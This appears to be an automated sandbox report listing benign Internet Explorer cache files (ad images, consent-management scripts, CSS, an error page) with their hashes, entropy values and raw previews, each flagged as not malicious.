Preview:	{"DomainData":{"cctId":"55a804ab-e5c6-4b97-9319-86263d365d28","MainText":"Ihre Privatsph.re","MainInfoText":"Wir verarbeiten Ihre Daten, um Inhalte oder Anzeigen bereitzustellen, und analysieren die Bereitstellung solcher Inhalte oder Anzeigen, um Erkenntnisse .ber unsere Website zu gewinnen. Wir geben diese Informationen auf der Grundlage einer Einwilligung und eines berechtigten Interesses an unsere Partner weiter. Sie k.nnen Ihr Recht auf Einwilligung oder Widerspruch gegen ein bere chtigtes Interesse aus.ben, und zwar auf der Grundlage eines der folgenden bestimmten Zwecke oder auf Partnerebene .ber den Link unter jedem Zweck. Diese Entsch eidungen werden an unsere Anbieter, die am Transparency and Consent Framework teilnehmen, signalisiert.","AboutText":"Weitere Informationen","AboutCookiesText": "Ihre Privatsph.re","ConfirmText":"Alle zulassen","AllowAllText":"Einstellungen speichern","CookiesUsedText":"Verwendete Cookies","AboutLink":"https://go.micros oft.com/fwlink/?LinkId=5

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\dnserror[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	2997
Entropy (8bit):	4.4885437940628465
Encrypted:	false
SSDEEP:	48:u7u5V4VyhhV2lFUW29vj0RkpNc7KpAP8Rra:vIlJ6G7Ao8Ra
MD5:	2DC61EB461DA1436F5D22BCE51425660
SHA1:	E1B79BCAB0F073868079D807FAEC669596DC46C1
SHA-256:	ACDEB4966289B6CE46ECC879531F85E9C6F94B718AAB521D38E2E00F7F7F7993
SHA-512:	A88BECB4FBDDC5AFC55E4DC0135AF714A3EEC4A63810AE5A989F2CECB824A686165D3CEDB8CBD8F35C7E5B9F4136C29DEA32736AABB451FE8088B978B493AC6D
Malicious:	false
Preview:	.<!DOCTYPE HTML>..<html>.. <head>.. <link rel="stylesheet" type="text/css" href="NewErrorPageTemplate.css" >.. <meta http-equiv="Content-Type" content="text/html; charset=UTF-8">.. <title>Can’t reach this page</title>.. <script src="errorPageStrings.js" language="javascript" type="text/javascript">.. </script>.. <script src="httpErrorPagesScripts.js" language="javascript" type="text/javascript">.. </script>.. </head>.... <body onLoad="getInfo(); initMoreInfo('infoBlockID');">.. .. Can’t reach this page .. .. <ul id="cantDisplayTasks" class="tasks">.. <li id="task1-1">Make sure the web address is correct .. <li id="task1-2">Search for this site on Bing ..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\down[1]	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 15 x 15, 8-bit colormap, non-interlaced
Category:	dropped
Size (bytes):	748
Entropy (8bit):	7.249606135668305
Encrypted:	false
SSDEEP:	12:6v/7/2QeZ7HVJ6o6yiq1p4tSQfAVFcm6R2HkZuU4fB4CsY4NJlrvMezoW2uONroc:GeZ6oLiqkbDuU4fqzTrvMeBBlE
MD5:	C4F558C4C8B56858F15C09037CD6625A

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\down[1]	
SHA1:	EE497CC061D6A7A59BB66DEFEA65F9A8145BA240
SHA-256:	39E7DE847C9F731EAA72338AD9053217B957859DE27B50B6474EC42971530781
SHA-512:	D60353D3FBEA2992D96795BA30B20727B022B9164B2094B922921D33CA7CE1634713693AC191F8F5708954544F7648F4840BCD5B62CB6A032EF292A8B0E52A44
Malicious:	false
Preview:	.PNG.....IHDR.....ex....PLTE....W..W..W..W..W..W..W..W..W..W..W..W.U.....W..W.!Y.#Z.$\.'].<r.=s.P..Q..Q..U..o..p..r..x..z..~.....b.....$..s...7tRNS.a.o(,.s....e.....q*.....F.Z....IDATx^%.S..@.C..jm.mTk...m.?|;.y..S....F.t...,.....D.>..LpX=f.M...H4.....=...=..xy.[h..7....7.....<.q.kH....#+....I..z.....'.ksC...X<.+..J>....%3BmqaV...h..Z._.:<.Y_jG...vN^.<>.Nu.u@.....M....?...1D.m~)s8..&....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\http___cdn.taboola.com_libtrc_static_thumbnails_1e82b6ce08a43a6c5447835aefdf3367[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	15934
Entropy (8bit):	7.967019299674033
Encrypted:	false
SSDEEP:	384:eRGL5bQp1dkTt0BxH10OB5xiEkZEvSA38I0/LS8ceLuAE8gR:eRGLBu1a2lDiqSPz9EHR
MD5:	54C7D0EDB3D1B4F1928F5942AD7934AA
SHA1:	13ED93CE9F7ADCCFECFECE9F02E2FF8DB756F049
SHA-256:	32579899024DF835AC6A44862107B3380C9C0B7AB36FA011C29D7396401436D7
SHA-512:	716178F6E23685ABAB9998219C7373CE1257B12C7C80D9CF4E62AEC6CF895CCEC4F3E63143A713917322A9D65CA093BED3F1478C12526BDD77C97DFAE813FD
Malicious:	false
Preview:	......JFIF.....C.....!*$..(..%2%(,-/0/.#484.7*./....C.....'..'S7/7SSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSSS.....7.....\.<.ZCl.x.d."..\.EI.:.+E.J.j....V?;..%..nA.m.T....^.2 S....*...JA..@..~.y.u.d.$3,.[..X.\!..K..yRh.&mC.....B..=@.T...l..xyL.Ff.]*..1..$...(.I.Q5A.@6.s..-.....s.m...s9zT./;.l..}.....O...z..K.....\.Y.9%'.d?YS$%%...wu|..E.D....g.6).1.Q.O..(rS0.?=..bGd.R;e.....>..<.b.F..m]Y.U.hp.2...a..y.<...*Ip@%.d..iTO...}.%.&.+4.A.E.eJ....KS*J\Wed...K.^L....gkc6OJ.z.0..6+U.'-M.T.Rz..=aN.4.....Y..T.F....u...q47'7b..v.i..sG.K.....V....rJ.e..-.3Y...[~]{..o.....>.....r.!b...4.=*.^....c.R!.C.o-;.AX..,..-.^..\..E...|.;V?...3..r..,,h(.k6%v.ri5J..nn.....".."..e'|D8..W..."..'....a.X.%..M...EjHh..=`.;=Em....Y....R9.[y..1.+.=..U....{.]f\.p..D.~..h.C...>..p.TG..QD.....aD..S.]qy..V.r{ ....MHL.'k..S|(.s.t.2...9.....f.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\https___console.brax-cdn.com_creatives_b9476698-227d-4478-b354-042472d9181c_TB1257-swiss-hands-medizine-hg-1000x600-health-swiss-v24_1000x600_886135142acf9120ddb17e6e834a9661[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	20402
Entropy (8bit):	7.980894978831206
Encrypted:	false
SSDEEP:	384:/jSc4douk5YX0VjP1FJNybqNkj+x2F2CSOeXwN2FPxbh+MIwH3a:lh5YCjHJNybT+44OuwQZl+Ua
MD5:	48AFFBD6E9E14B26C50D624914407C08
SHA1:	493DC66163919FB4EA6B1BDA74EF473DE779AEC1
SHA-256:	4FC69382DAC09A8E2EB1771A543503BF9DF7CCA5B3238AF41E58FD72898993E5
SHA-512:	9203B6CFF30B3D5754026C2AF39F7A8E31D65F3F25E6094AE972D4A8F2855CCD1F3E537F3D8989B91F5C94781EFD4CC22BE78B11EBF4112AE6A658B084017E9
Malicious:	false
Preview:	......JFIF.....&""&0-0>>T.....$.....$6"(""("60:/,/:0VD<<DVdTOTdylly.....7.....5....._^...-m8....P.....s...."....lM}SJ.C..9.Z. ....u.&.x...PW.0^..u.9d@J...MOK...zH.Vw...U...:.C .s.G...H....0'...p...Z"F...U".G.....~.Q.s...RQ.1....>.,.,..+..Wv6O^N.....OpDl.$U..R.sW=Xa.F..w.....}.s[...te9.j.....4'....XJq.b..W.eRk._.....6}...#.7<....A;ER.(-A1....VA..L....VU...o..n..[....M.....&4Af3.X..2./.....S|.C.c..K.6..[.....4..m1[...f=.....W..9..z.TG...W9.5^@..m&6A./...M7.QZc.z|.<k.`.!M!".\MT8..g...&..ia.....i.=..v^4z.&.4.g=..R.J...B....y.. L.D@..{+^i.....~O*...i.\mS.....(..VB.5.r... f..1NT.....w.....R..m...sW.u.>....w....7T..N.i.z...A....ai..:M2.....y.....MQV.m..f]...I...N.I@w..e.<.Dy=N...N+J..C.'..<.....Y..iX.....1.....|.....\;8f...3.RP."MjS..M....;^?..t..\R.3..*.:...b.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\https___crowdhouse-wp-resources-prod.s3.eu-west-1.amazonaws.com_wp-content_uploads_2020_06_02074816_ls2[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	dropped
Size (bytes):	30951
Entropy (8bit):	7.9807760290382035
Encrypted:	false
SSDEEP:	768:Anfv6GlCdK3nDiWPs7FUrR0eFKZd64nOsjAkX8BQy58P:W/ln32IoFQR2j642/BQi8P
MD5:	65A2C0BBE0D88C9E3ADDA586817E3AFC
SHA1:	1C1C97002D15BDDF2AA1BC8695D525856CAF9FC2
SHA-256:	4B9254C6F6D3618F7CFB4AF87FC2FFCD04FF619FC4117C111370C16ABC76E333
SHA-512:	4CE9B82D9E4F57582C252DEC66A4F3BA858937B6AC852D4A95FE04EA0969E84B957E707DF4B74B974B5EE127863D393452894AEBB65A07687CA65D390B176DD
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\https___crowdhouse-wp-resources-prod.s3.eu-west-1.amazonaws.com_wp-content_uploads_2020_06_02074816_ls2[1].jpg	
Preview:	.....JFIF.....&""&0-0>>T.....$.....$6"(""("60:/,/:0VD<<DVdTOTdylly.....7.....6.....W..a.2...`...(.#...w.w<4.....~?.\<..F.x ...|.3.>!.....C.....0..pQw.....#...e.Y.;.).K.y.....E...<...2#,2.2..;...F....7.*.;...{:..g..x~.#.?Q.f.....w..5A.....,6#T.%L ..+..7.].#.<....;.M .Z<*..f....-g...]..#B2.6.Z<..U%J]C..j....x8.....&.J..n.j.w`:..y....^.S.:.....CO...7g.1..Qe.,j.b.d...}.Z&..s<,.7.c...P..X.g.H...=Rv.`KD.~{.}...?.j..g.N@s\.Y...&I...I...\.hZg.....)?.-G.\| ...R.lN2c...e._..r.c.?Y:..g.9..}x;=.)#..?+.....n..CU.I??]9.^}5("`.....~...q.y...Wu..|.3.i.....>..]9G~.g.....L.`o=...F%.j):7`>.usG..&.....s.=$...SP.$.*h....b..G.p..C..puj:ukEV. ...!....,s..+.....L..jk.(....6.Y..OX.....'.S..jG>...1K1.....F....&...?..y..0QF.R..S.....4..d..V0...v.].....8.Y....H.9....\...q}..>_.}Q.i..Yd..z

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\iab2Data[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	180232
Entropy (8bit):	5.115010741936028
Encrypted:	false
SSDEEP:	768:l3JqlWlR2TryukPPnLLuAlGpWAowa8A5NbNQ8nYHv:l3JqlcATDELLxGpEw7Aq8YP
MD5:	EC3D53697497B516D3A5764E2C2D2355
SHA1:	0CDA0F66188EBF363F945341A4F3AA2E6CFE78D3
SHA-256:	2ABD991DABD5977796DB6AE4D44BD600768062D69EE192A4AF2ACB038E13D843
SHA-512:	CC35834574EF3062CCE45792F9755F1FB4B63DDD399A5B44C40555D191411F0B8924E5C2FEFCD08BAC69E1E6D6275E121CABB4A84005288A7452922F94BE565
Malicious:	false
Preview:	{"gvlSpecificationVersion":2,"tcfPolicyVersion":2,"features":{"1":{"descriptionLegal":"Vendors can:\n* Combine data obtained offline with data collected online in support of one or more Purposes or Special Purposes.","id":1,"name":"Match and combine offline data sources","description":"Data from offline data sources can be combined with your online activity in support of one or more purposes"},"2":{"descriptionLegal":"Vendors can:\n* Deterministically determine that two or more devices belong to the same user or household\n* Probabilistically determine that two or more devices belong to the same user or household\n* Actively scan device characteristics for identification for probabilistic identification if users have allowed vendors to actively scan device characteristics for identification (Special Feature 2)","id":2,"name":"Link different devices","description":"Different devices can be determined as belonging to you or your household in support of one or more of purposes."},"3":{"de

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\medianet[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	381584
Entropy (8bit):	5.484994206929904
Encrypted:	false
SSDEEP:	6144:4DZ9Tw5qIZvbBH0m9Z3GCVvgz56Cu1bxsFyvrIW:sIZvdP3GCVvg4xVyFUrIW
MD5:	85A4DF5A3D0BD2F7C7729BF0C70A4554
SHA1:	410F16F46CBE0D08A5A89F46E974E3A98AF3CA2E
SHA-256:	E3EA9634BF3315E011D93EDBC870E97C4D99BA9DB8B9C35F3CE6839EAE92C7CA
SHA-512:	29EA27E5969CC4D7313CA803F62573568E458C027E5CB72DAE5F193C0E811450AEE1A08661F07A28F60EE02B9B5836E71FFA3AEF57A3548B3942224F94C56F7E
Malicious:	false
Preview:	<html>.<head></head>.<body style="margin: 0px; padding: 0px; background-color: transparent;">.<script language="javascript" type="text/javascript" >window.mnjs=window.mnjs||{},window.mnjs.ERP=window.mnjs.ERP||function(){"use strict";for(var a="",l="",c="",f={},u=encodeURIComponent(navigator.userAgent),g=[] ,e=0;e<3;e++)g[e]=[];function m(e){void 0===e.logLevel&&(e={logLevel:3,errorVal:e}),3<=e.logLevel&&g[e.logLevel-1].push(e)}function n(){var e=0;for(s=0;s<3;s++) e+=g[s].length;if(0!==e){for(var n,o=new Image,t=f.lurl||"https://lg3-a.akamaihd.net/nerrping.php",r="",i=0,s=2;0<=s;s--){for(e=g[s].length,0;0<e;){if(n=1===s?g[s][0]:{lo gLevel:g[s][0].logLevel,errorVal:{name:g[s][0].errorVal.name,type:a,svr:l,servname:c,message:g[s][0].errorVal.message,line:g[s][0].errorVal.lineNumber,description:g[s][0] .errorVal.description,stack:g[s][0].errorVal.stack}},n=n,!((n="object"!=typeof JSON||"function"!=typeof JSON.stringify?"JSON IS NOT SUPPORTED":JSON.stringify(n)).length+r.length<=1

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\otSDKStub[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	12814
Entropy (8bit):	5.302802185296012
Encrypted:	false
SSDEEP:	192:pQp/Oc/tyWocJgjgh7kjj3Uz5BpHfkmZqWov:+RbJgjjjaXHfkmvov
MD5:	EACEA3C30F1EDAD40E3653FD20EC3053
SHA1:	3B4B08F838365110B74350EBC1BEE69712209A3B
SHA-256:	58B01E9997EA3202D807141C4C682BCCC2063379D42414A9EBCCA0545DC97918
SHA-512:	6E30018933A65EE19E0C5479A76053DE91E5C905DA800DFA7D0DB2475C9766B632F91DE8CC9BD6B90C2FBC4861B50879811EE43D465E5C5434943586B1CC47F
Malicious:	false
Preview:	var OneTrustStub=function(t){"use strict";var l=new function(){this.optanonCookieName="OptanonConsent",this.optanonHtmlGroupData=[],this.optanonHostData=[],this .IABCookieValue="",this.oneTrustIABCookieName="eupubconsent",this.oneTrustIsIABCrossConsentEnableParam="isIABGlobal",this.isStubReady=!0,this.geolocat ionCookiesParam="geolocation",this.EUCOUNTRIES=["BE","BG","CZ","DK","DE","EE","IE","GR","ES","FR","IT","CY","LV","LT","LU","HU","MT","NL","AT","PL","P T","RO","SI","SK","FI","SE","GB","HR","LI","NO","IS"],this.stubFileName="otSDKStub",this.DATAFILEATTRIBUTE="data-domain-script",this.bannerScriptName= "otBannerSdk.js",this.mobileOnlineURL=[],this.isMigratedURL=!1,this.migratedCCTID="[[OldCCTID]]",this.migratedDomainId="[[NewDomainId]]",this.userLocation={coun try:"",state:""}},e=(i.prototype.initConsentSDK=function(){this.initCustomEventPolyfill(),this.ensureHtmlGroupDataInitialised(),this.updateGtmMacros(),this.fetchBannerSDK Dependency()},i.prototype.fetchBannerSDKDependency=function(

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\9QTQHWWN\otTCF-ie[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	102879
Entropy (8bit):	5.311489377663803
Encrypted:	false
SSDEEP:	768:ONkWT0m7r8N1qpPVsjvB6z4Yj3RCjnugKtLEdT8xJORONTMC5GkkJ0XcJGk58:8kunecpuj5QRCjnrKxJg0TMC5ZW8
MD5:	52F29FAC6C1D2B0BAC8FE5D0AA2F7A15
SHA1:	D66C777DA4B6D1FEE86180B2B45A3954AE7E0AED
SHA-256:	E497A9E7A9620236A9A67F77D2CDA1CC9615F508A392ECCA53F63D2C8283DC0E
SHA-512:	DF33C49B063AEFD719B47F9335A4A7CE38FA391B2ADF5ACFD0C3FE891A5D0ADDF1C3295E6FF44EE08E729F96E0D526FFD773DC272E57C3B247696B79EE1168BA
Malicious:	false
Preview:	!function(){"use strict";var c="undefined"!=typeof window?window:"undefined"!=typeof global?global:"undefined"!=typeof self?self:{};function e(e){return e&&e.__esModule&&Object.prototype.hasOwnProperty.call(e,"default")?e.default:e}function t(e,t){return e(t={exports:{}},t.exports),t.exports}function n(e){return e&&e.Math==Math&&e}function p(e){try{return!!e()}catch(e){return!0}}function E(e,t){return{enumerable:!(1&e),configurable:!(2&e),writable:!(4&e),value:t}}function o(e){return w.call(e).slice(8,-1)}function u(e){if(null==e)throw TypeError("Can't call method on "+e);return e}function l(e){return l(u(e))}function f(e){return"object"==typeof e?null!==e:"function"==typeof e}function i(e,t){if(!f(e))return e;var n,r;if(t&&"function"==typeof(n=e.toString)&&!f(r=n.call(e)))return r;if("function"==typeof(n=e.valueOf)&&!f(r=n.call(e)))return r;if(!t&&"function"==typeof(n=e.toString)&&!f(r=n.call(e)))return r;throw TypeError("Can't convert object to primitive value")}function y(e,t){retur

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\58-acd805-185735b[1].css	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines
Category:	dropped
Size (bytes):	248276
Entropy (8bit):	5.297014329256458
Encrypted:	false
SSDEEP:	3072:jaBMUzTAHEkm8OUdvUvXZkrlY6pjJ4tQH:ja+UzTAHLOUdvKZkrlY6pjJ4tQH
MD5:	5A6CCB818D79EEB9C0C7DE3A07A6EE91
SHA1:	50A8EBE71D394451D11465600E8D6FA5C9F8D3BC
SHA-256:	43DD699B45E0F65E4F5BA80AB5AB3B49B18CC333D1A85BD1ED505416A1E1A64F
SHA-512:	48068799B79EDFD0F8CAD0D67558D791527A6FE915B87D95D0B87E2A81433B47D881FE2FDE7E122D589BE79D34A15FD249E989D544DC857FB2E437C9F5EA589
Malicious:	false
Preview:	@charset "UTF-8";div.adcontainer iframe[width='1']{display:none}span.nativead{font-weight:600;font-size:1.1rem;line-height:1.364}div:not(.ip) span.nativead{color:#333}.todaymodule .smalla span.nativead,.todaystripe .smalla span.nativead{bottom:2rem;display:block;position:absolute}.todaymodule .smalla a.nativead .title,.todaystripe .smalla a.nativead .title{max-height:4.7rem}.todaymodule .smalla a.nativead .caption,.todaystripe .smalla a.nativead .caption{padding:0;position:relative;margin-left:11.2rem}.todaymodule .mediuma span.nativead,.todaystripe .mediuma span.nativead{bottom:1.3rem}.ip a.nativead span:not(.title):not(.adslabel),.mip a.nativead span:not(.titl e):not(.adslabel){display:block;vertical-align:top;color:#a0a0a0}.ip a.nativead .caption span.nativead,.mip a.nativead .caption span.nativead{display:block;margin:.9rem 0 .1rem}.ip a.nativead .caption span.sourcename,.mip a.nativead .caption span.sourcename{margin:.5rem 0 .1rem;max-width:100%}.todaymodule.mediuminfopanehero .ip_

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\7_2BMGAd[1].htm	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	232888
Entropy (8bit):	5.999840874151613
Encrypted:	false
SSDEEP:	6144:tEjJ1WSV6l16G26B+2vS2xAvloqxdMPfw:UnU16URAvloqx9
MD5:	BCBC0974A14F9635BA7B4B709BB8D443
SHA1:	4C6BF31F06D5B3BDFF030D97F719FCD57DB39E17
SHA-256:	52894E1C1DFF0158C8CF899A83A7C1E5FC1CF64CC4CBB647DCBE434DF0F77514
SHA-512:	0F3084B7C936A729292B8C0D87A8CB6C6EB9F7A7E70F010D7CB1A5583A1051ECE7CC93F8A67BA4347C8650BEA56D0AA65739E9DBD3600E1C2CA0FD648DD9F075
Malicious:	false
Preview:	B+m9QnJaH2v4KuujekT0tZknh8uNz2ZHiEztob91ydETY10keM3LE4Ds7Y5H0V7ui8hskv+8AVceRfvQlXLYKIT0fnTU30LA4HK5l5pZ4lAJJyCTZl06j4Uyscz9UAVjLx 6l1nTHPOdheNCyOxdtyJcMjM5bvHeOCoucoR3tBRMeNqbtDHrMv5JTuircV9BmZr88S3Jp6O8LbVYghAburpgRWzBXmfmzFQnjgv+700LDd8cd1gI4+B1wOiUBBNuAXvJx jF6Kk+RW4zTOV6KFUHr7brYHQWlyY8O7bbDMHhiqbFGKSbL1Pecx4VT1G30xocznqWE9D3sNlkFIp7+VERqV4tDTublYq9bXsumxY4OA/Eqb3UjWaYQHbplF esWs2H4hHVaGq+nq5E4G/Oawejcg/vKhMqvsyAAZ6LFPiLl2HbC8Ov7ceRVo8FnH7ZD4on9ovLtbu4xV5PzqXUtHVkCykwIU6lCwoewTSqQ03TR+AAeK0NC8Z7ixKbHt64 S7ocUnXg4x3EgJOELDBgXrylJhO9gcAAjf7n555Dgm9iFYud67WP7XZ+6KLwenYBevE62mup+QHlzEsM3kHvCR/jmmO2FVo6nXZHMKnm1bzi6yzUau/PN58Nif5Z9tjpni ZJpubehQ5kP+6bk03/Xs0JRdA5k0v1nQI6O+o6TKbm/X3mDs692R/TLHuwyl6wd3lEqxHAok779ny4PAUBliMAuV1cSh5EyOvzhOJjxiibkGEZZD0X1YtvPVZ8J3/D5SP1 CPWrZ0JmFoIuaeb0oiLvlVjV6y1ZRR4WKqRuOOTM88yCbxsOBFDcTLfGERd8dN5D2DVmAwhY+RPcv3nJv+X+zuXrglwPC94UuVMOvKO9PeUyYc2boMPQbdrQ Pn9o8QN1q4GHGuzZDWe71ZfAoXKCBheBFx6vBhEGD9LafrWUTDVNVc2rDApY/JOTmPBFpDMzsYHQ/fwgiJLxJF6zNzWD31+9RnHV9Dm9mFFOGP

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\85-0f8009-68ddb2ab[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	UTF-8 Unicode text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	390568

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\85-0f8009-68ddb2ab[1].js

Entropy (8bit):	5.324878308681638
Encrypted:	false
SSDEEP:	6144:Rrfl3K/R9Sg/1xeUqkhmnid3WSqljHSja5riNogxO0Dvq4FcG6lx2K:d0/Rmznid3WSqljHdaPtHcGB3
MD5:	D77DE7F3434610D4674F49262BEA7EA1
SHA1:	87580B37E23DAE69D26DE28720C45D95F85F659A
SHA-256:	5C6D22D4DF146AE36612864741BC8073EEDD60B35DBCC37C6A6A706052671363
SHA-512:	13327C0AA88F26AA6B6E34D39A2E901B815EFABE3681AA7AAE049008A94492677D53537C80B3DE5C459F9646EE6631DBE594CA60B274AF3E0A4076C3277C0F7
Malicious:	false
Preview:	var awa,behaviorKey,Perf,globalLeft,Gemini,Telemetry,utils,data,MSANTracker,deferredCanary,g_ashsC,g_hsSetup,canary;window._perfMarker&&window._perfMarker("TimeToJsBundleExecutionStart");define("jqBehavior",["jquery","viewport"],function(n){return function(t,i,r){function u(n){var t=n.length;return t>1?function(){for(var i=0;i<t;i++)n[i]()}:t?n[0]:f}function f(){}if(typeof t!="function")throw"Behavior constructor must be a function";if(i&&typeof i!="object")throw"Defaults must be an object or null";if(r&&typeof r!="object")throw"Exclude must be an object or null";return r=r||{},function(f,e,o){function c(n){n&&(typeof n.setup=="function"&&l.push(n.setup),typeof n.teardown=="function"&&a.push(n.teardown),typeof n.update=="function"&&v.push(n.update))}var h;if(o&&typeof o!="object")throw"Options must be an object or null";var s=n.extend(!0,{},i,o),l=[],a=[],v=[],y=!0;if(r.query){if(typeof f!="string")throw"Selector must be a string";c(t(f,s))}else h=n(f,e),r.each?c(t(h,s)):(y=h.length>0,

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB14EN7h[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 192x192, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	10663
Entropy (8bit):	7.715872615198635
Encrypted:	false
SSDEEP:	192:BpV23EiAqPWo2rhmHI2NF5IZr9Q8yES4+e5B0k9F8OdqmQzMs:7PiAqnHICF5lVVyxk5BB9tdq3Z
MD5:	A1ED4EB0C8FE2739CE3CB55E84DBD10F
SHA1:	7A185F8FF5FF1EC11744B44C8D7F8152F03540D5
SHA-256:	17917B48CF2575A9EA5F845D8221BFBC2BA2C039B2F3916A3842ECF101758CCB
SHA-512:	232AE7AB9D6684CDF47E73FB15B0B87A32628BAEEA97709EA88A24B6594382D1DF957E739E7619EC8E8308D5912C4B896B329940D6947E74DCE7FC75D71C684
Malicious:	false
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?...E.(.Y....E.D....=h...<t.S.....5i..9.. .:..".R..i...dt&..J..!...P..m&..5`VE..\|..j.d...i..qL=x...4.S@..u.4.J.u.....Ju%.FEU..I.*.]#4.3@.6...yH...=..}.#....bx...1s...O.....7R....."U.....jY.'.L.0..ST.M.:t3...9...2.:.0$...V..A..w..o..T.Y#...=).K..+.....XV...n;.....}.37.....:.!E.P.E%...RQ@.E%...RQ@.E%...RQ@.E%...RQ@.E%...RQ@.E%...RQ@.E%...RQ@.E%-...uE,.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB14hq0P[1].jpg

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 192x192, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	dropped
Size (bytes):	14112
Entropy (8bit):	7.839364256084609
Encrypted:	false
SSDEEP:	384:7EIqipbU3NAAJ8QVoqHDzjEfE7Td4Tb67Bx/J5e8H0V1HB:7EIqZT5DMQT+TEf590VT
MD5:	A654465EC3B994F316791CAFDE3F7E9C
SHA1:	694A7D7E3200C3B1521F5469A3D20049EE5B6765
SHA-256:	2A10D6E97830278A13CD51CA51EC01880CE8C44C4A69A027768218934690B102
SHA-512:	9D12A0F8D9844F7933AA2099E8C3D470AD5609E6542EC1825C7EEB64442E0CD47CDEE15810B23A9016C4CEB51B40594C5D54E47A092052CC5E3B3D7C52E9D67
Malicious:	false
Preview:	.....JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n..".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..ii(....(.h.....Z(....JZ.)i(....(.....(.....(....J...+h...@....+...e.9...V..'."!.@....|.....n...@My..w9;.5I...@....L..k...w2.'...M8)4..>.u9..5U.w9,M(....!E..!.[.5<v.?AV..s...VS....E5v.....Q.^jwp*3&MJrf..J..|p...n .j..qW#.5w.)&.&..E^..*...".."..T.....y.U.4.IK.sK.ooj.....Z..3j...".).c..~... .RqL...lcym..R..gTa..a9.+....5-.W'.T@.N.8"...f.:....J.6.r.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\G62TDH9B\BB1cEP3G[1].png

Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	1103
Entropy (8bit):	7.759165506388973
Encrypted:	false
SSDEEP:	24:sWI+1qOC+JJAmrPGUDiRNO20LMDLspJq9a+VXKJL3fxYSIP:sWYjJJ3rPFWToEspJq9DaxWSA
MD5:	18851868AB0A4685C26E2D4C2491B580
SHA1:	0B61A83E40981F65E8317F5C4A5C5087634B465F

